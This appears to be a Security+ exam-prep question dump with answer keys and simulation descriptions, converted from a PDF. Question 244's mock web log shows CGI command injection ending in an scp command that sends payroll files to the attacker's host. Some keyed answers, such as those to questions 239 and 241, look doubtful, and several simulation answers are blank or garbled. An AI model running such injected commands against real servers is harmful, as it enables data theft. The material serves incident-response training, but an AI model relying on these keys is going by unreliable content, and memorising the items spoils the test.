**Explanation**

**Explanation/Reference:**

Section: Mix Questions

#### **QUESTION 233**

Protecting the confidentiality of a message is accomplished by encrypting the message with which of the following?

- A. Sender's private key
- B. Recipient's public key
- C. Sender's public key
- D. Recipient's private key

**Correct Answer:** B

**Section: Mix Questions**  
**Explanation**

**Explanation/Reference:**  
Section: Mix Questions

**QUESTION 234**

A company has recently allowed employees to take advantage of BYOD by installing WAPs throughout the corporate office. An employee, Joe, has recently begun to view inappropriate material at work using his personal laptop. When confronted, Joe indicated that he was never told that he could not view that type of material on his personal laptop. Which of the following should the company have employees acknowledge before allowing them to access the corporate WLAN with their personal devices?

- A. Privacy Policy
- B. Security Policy
- C. Consent to Monitoring Policy
- D. Acceptable Use Policy

**Correct Answer: D**

**Section: Mix Questions**  
**Explanation**

**Explanation/Reference:**  
Section: Mix Questions

**QUESTION 235**

A security administrator is tackling issues related to authenticating users at a remote site. There have been a large number of security incidents that resulted from either tailgating or impersonation of authorized users with valid credentials. The security administrator has been told to implement multifactor authentication in order to control facility access. To secure access to the remote facility, which of the following could be implemented without increasing the amount of space required at the entrance?

- A. MOTD challenge and PIN pad
- B. Retina scanner and fingerprint reader
- C. Voice recognition and one-time PIN token
- D. One-time PIN token and proximity reader

**Correct Answer: C**

**Section: Mix Questions**  
**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 236**

A server is configured to communicate on both VLAN 1 and VLAN 12. VLAN 1 communication works fine, but VLAN 12 does not. Which of the following MUST happen before the server can communicate on VLAN 12?

- A. The server's network switch port must be enabled for 802.11x on VLAN 12.
- B. The server's network switch port must use VLAN Q-in-Q for VLAN 12.
- C. The server's network switch port must be 802.1q untagged for VLAN 12.
- D. The server's network switch port must be 802.1q tagged for VLAN 12.

**Correct Answer:** D

Section: Mix Questions

Explanation

Explanation/Reference:

Section: Mix Questions

**QUESTION 237**

The security administrator notices a user logging into a corporate Unix server remotely as root. Which of the following actions should the administrator take?

- A. Create a firewall rule to block SSH
- B. Delete the root account
- C. Disable remote root logins
- D. Ensure the root account has a strong password

**Correct Answer:** C

Section: Mix Questions

Explanation

Explanation/Reference:

Section: Mix Questions

**QUESTION 238**

A company has two server administrators that work overnight to apply patches to minimize disruption to the company. With the limited working staff, a security engineer performs a risk assessment to ensure the protection controls are in place to monitor all assets including the administrators in case of an emergency. Which of the following should be in place?

- A. NIDS

- B. CCTV
- C. Firewall
- D. NIPS

**Correct Answer:** B

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 239**

A company's Chief Information Officer realizes the company cannot continue to operate after a disaster.

Which of the following describes the disaster?

- A. Risk
- B. Asset
- C. Threat
- D. Vulnerability

**Correct Answer:** C

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 240**

A company plans to expand by hiring new engineers who work in highly specialized areas. Each engineer will have very different job requirements and use unique tools and applications in their job. Which of the following is MOST appropriate to use?

- A. Role-based privileges
- B. Credential management
- C. User assigned privileges
- D. User access

**Correct Answer:** A

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 241**

Ann, the Chief Technology Officer (CTO), has agreed to allow users to bring their own device (BYOD) in order to leverage mobile technology without providing every user with a company owned device. She is concerned that users may not understand the company's rules, and she wants to limit potential legal concerns. Which of the following is the CTO concerned with?

- A. Data ownership
- B. Device access control
- C. Support ownership
- D. Acceptable use

**Correct Answer:** A

Section: Mix Questions

Explanation

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 242**

Which of the following solutions provides the most flexibility when testing new security controls prior to implementation?

- A. Trusted OS
- B. Host software baselining
- C. OS hardening
- D. Virtualization

**Correct Answer:** D

Section: Mix Questions

Explanation

**Explanation/Reference:**

Section: Mix Questions

**QUESTION 243**

A file on a Linux server has default permissions of rw-rw-r--. The system administrator has verified that Ann, a user, is not a member of the group owner of the file. Which of the following should be modified to assure that Ann has read access to the file?

- A. User ownership information for the file in question
- B. Directory permissions on the parent directory of the file in question
- C. Group memberships for the group owner of the file in question
- D. The file system access control list (FACL) for the file in question

**Correct Answer:** D

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**


Section: Mix Questions

**QUESTION 244**

A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored. You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incident responses.

Instructions: The web server, database server, IDS, and User PC are clickable. Check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all actions may be used, and order is not important. If at anytime you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

**Exhibit:**




**Correct Answer:** Database server was attacked, actions should be to capture network traffic and Chain of Custody

**Section:** Mix Questions

**Explanation**

**Explanation/Reference:**

Section: Mix Questions



Logs Actions

Possible Actions:	Actions Performed:
Capture Network Traffic	Capture Network Traffic
Chain Of Custody	Chain Of Custody
Format	
Hash	
Image	
Record Time Offset	
System Restore	

IDS Server Log:

## Web Server Log:

Logs	Actions	X
fcrawler.company.com - - [26/Apr/2010:00:22:49 -0400] "GET /pics/5star2000.gif HTTP/1.0" 200 4005 "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"		
123.123.123.123 - - [26/Apr/2010:00:22:49 -0400] "GET /pics/5star2000.gif HTTP/1.0" 200 4005 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"		
fcrawler.company.com - - [26/Apr/2010:00:22:50 -0400] "GET /news/news.html HTTP/1.0" 200 16716 " "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"		
123.123.123.123 - - [26/Apr/2010:00:22:50 -0400] "GET /pics/5star.gif HTTP/1.0" 200 1031 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"		
123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /pics/a2hlogo.jpg HTTP/1.0" 200 4282 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"		
123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /cgi-bin/newcount?command=null&jafsof3&width=4&font=digital&noshow HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"		
ppp931.on.company.com - - [26/Apr/2010:00:22:52 -0400] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096 "http://www.company.com/downloads/freeware/webdevelopment/15.html" "Mozilla/4.7 [en]C-SYMPA (Win95; U)"		
123.123.123.123 - - [26/Apr/2010:00:22:53 -0400] "GET /cgi-bin/newcount?command=ls HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"		
123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=whoami HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"		
151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"		
123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/		

Logs Actions X

151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-%20/data/finance/payroll/.xls HTTP/1.0" 200 36 "http://www.comptia.com/asctorti/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:23:00 -0400] "GET /cgi-bin/newcount?command=scp%20/data/finance/payroll/g-Nov2010.xls%20root@123.123.123.123: HTTP/1.0" 200 36 "http://www.comptia.com/asctorti/" "Mozilla/4.05 (Macintosh; I; PPC)"

213.60.233.243 - - [25/May/2010:00:17:09 +1200] "GET /internet/index.html HTTP/1.1" 200 6792 "http://www.company.com/video/streaming/http.html" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /js/master.js HTTP/1.1" 200 2263 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /css/master.css HTTP/1.1" 200 6123 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /images/navigation/home1.gif HTTP/1.1" 200 2735 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /data/zookeeper/co-100.gif HTTP/1.1" 200 196 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/cgi-bin/forum/comm

Database Server Log:

Type	Date	Source	ID	Action
Audit Failure	2012/4/16 11:33	Microsoft Windows security auditing.	4625	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4648	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Failure	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon

Users PC Log:

**User PC Log**

WORKSTATION A

IP ADDRESS: 172.30.0.10

NETMASK: 255.255.255.0

GATEWAY: 172.30.0.1

#### QUESTION 245

##### DRAG DROP

A security administrator is given the security and availability profiles for servers that are being deployed.

- 1) Match each RAID type with the correct configuration and MINIMUM number of drives.
- 2) Review the server profiles and match them with the appropriate RAID type based on integrity, availability, I/O, storage requirements.

Instructions:

- All drive definitions can be dragged as many times as necessary
- Not all placeholders may be filled in the RAID configuration boxes
- If parity is required, please select the appropriate number of parity checkboxes - Server profiles may be dragged only once

If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

**Select and Place:**

Instructions: If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit.

The screenshot displays a simulation interface for configuring RAID arrays. At the top, there are five tabs: Authentication Server, Email Archive, Identity Management Server, Media Streaming Server, Stripe Data, and Mirror Data. The Stripe Data tab is selected. Below the tabs, there are four main sections representing different RAID levels:

- RAID-0:** Shows four disk slots labeled Disk 1 through Disk 4. Below them are two grey boxes labeled "Parity Data". Each "Parity Data" box has an empty checkbox next to it.
- RAID-1:** Shows four disk slots labeled Disk 1 through Disk 4. Below them is one grey box labeled "Parity Data". This box has an empty checkbox next to it.
- RAID-5:** Shows four disk slots labeled Disk 1 through Disk 4. Below them are two grey boxes labeled "Parity Data". The first "Parity Data" box has a checked checkbox next to it, while the second one is empty.
- RAID-6:** Shows four disk slots labeled Disk 1 through Disk 4. Below them are three grey boxes labeled "Parity Data". The first and third "Parity Data" boxes have checked checkboxes next to them, while the second one is empty.

Each RAID section includes a "Server Profile" dropdown menu. At the bottom of the interface is a "Reset All" button.

**Correct Answer:**



## Section: Mix Questions Explanation

**Explanation/Reference:**  
Section: Mix Questions

### QUESTION 246

Drag the items on the left to show the different types of security for the shown devices. Not all fields need to be filled. Not all items need to be used.

**Select and Place:**

**Types of Security**

1. GPS Tracking
2. Mantrap
3. Remote wipe
4. Strong Passwords
5. Cable lock
6. Biometrics
7. Proximity Badges
8. FM-200
9. HVAC
10. Device Encryption
11. Antivirus

Task: Drag the items on the left to show the different types of security for the shown devices. Not all fields need to be filled. Not all items need to be used.



Mobile Device Security	Server in Data Center Security

**Correct Answer:**

## Types of Security

- 1.
- 2.
- 3.
- 4.
5. Cable lock
- 6.
- 7.
- 8.
9. HVAC
- 10.
11. Antivirus



Task: Drag the items on the left to show the different types of security for the shown devices. Not all fields need to be filled. Not all items need to be used.

Mobile Device Security	Server in Data Center Security
<b>GPS Tracking</b>	<b>FM-200</b>
<b>Remote wipe</b>	<b>Biometrics</b>
<b>Device Encryption</b>	<b>Proximity Badges</b>
<b>Strong Passwords</b>	<b>Mantrap</b>

## Section: Compliance and Operational Security Explanation

### Explanation/Reference:

#### Section: Compliance and Operational Security

For mobile devices, at bare minimum you should have the following security measures in place: Screen lock, Strong password, Device encryption, Remote wipe/ Sanitation, voice encryption, GPS tracking, Application control, Storage segmentation, Asset tracking as well as Device Access control. For servers in a data center your security should include: Fire extinguishers such as FM200 as part of fire suppression; Biometric, proximity badges, mantraps, HVAC, cable locks; these can all

be physical security measures to control access to the server.


References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 418


**QUESTION 247**

You have been tasked with designing a security plan for your company. Drag and drop the appropriate security controls on the floor plan-Instructions: All objects must be used and all place holders must be filled Order does not matter When you have completed the simulation, please select the Done button to submit.

**Select and Place:**



Correct Answer:



## **Section: Compliance and Operational Security Explanation**

#### **Explanation/Reference:**

## Section: Compliance and Operational Security

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 369

**QUESTION 248**

Select the appropriate attack from each drop down list to label the corresponding illustrated attack

Instructions: Attacks may only be used once, and will disappear from drop down list if selected.

When you have completed the simulation, please select the Done button to submit

Attack Vector	Target	Identified Attack
 Attacker gains confidential company information	 Targeted CEO and board members	<input type="text"/>
 Attacker posts link to fake AV software 	 Broad set of victims	<input type="text"/>
 Attacker collecting credit card details	 Phone-based victim	<input type="text"/>
 Attacker mass-mails product information to parties that have already opted out of receiving advertisements	 Broad set of recipients	<input type="text"/>
 Attacker redirects name resolution entries from legitimate site to fraudulent site	 <div style="display: flex; justify-content: space-around;"> <span>Fraudulent site</span> <span>Legitimate site</span> </div>	<input type="text"/> Victims
<input type="button" value="Reset All"/>		

Hot Area:

Question Show

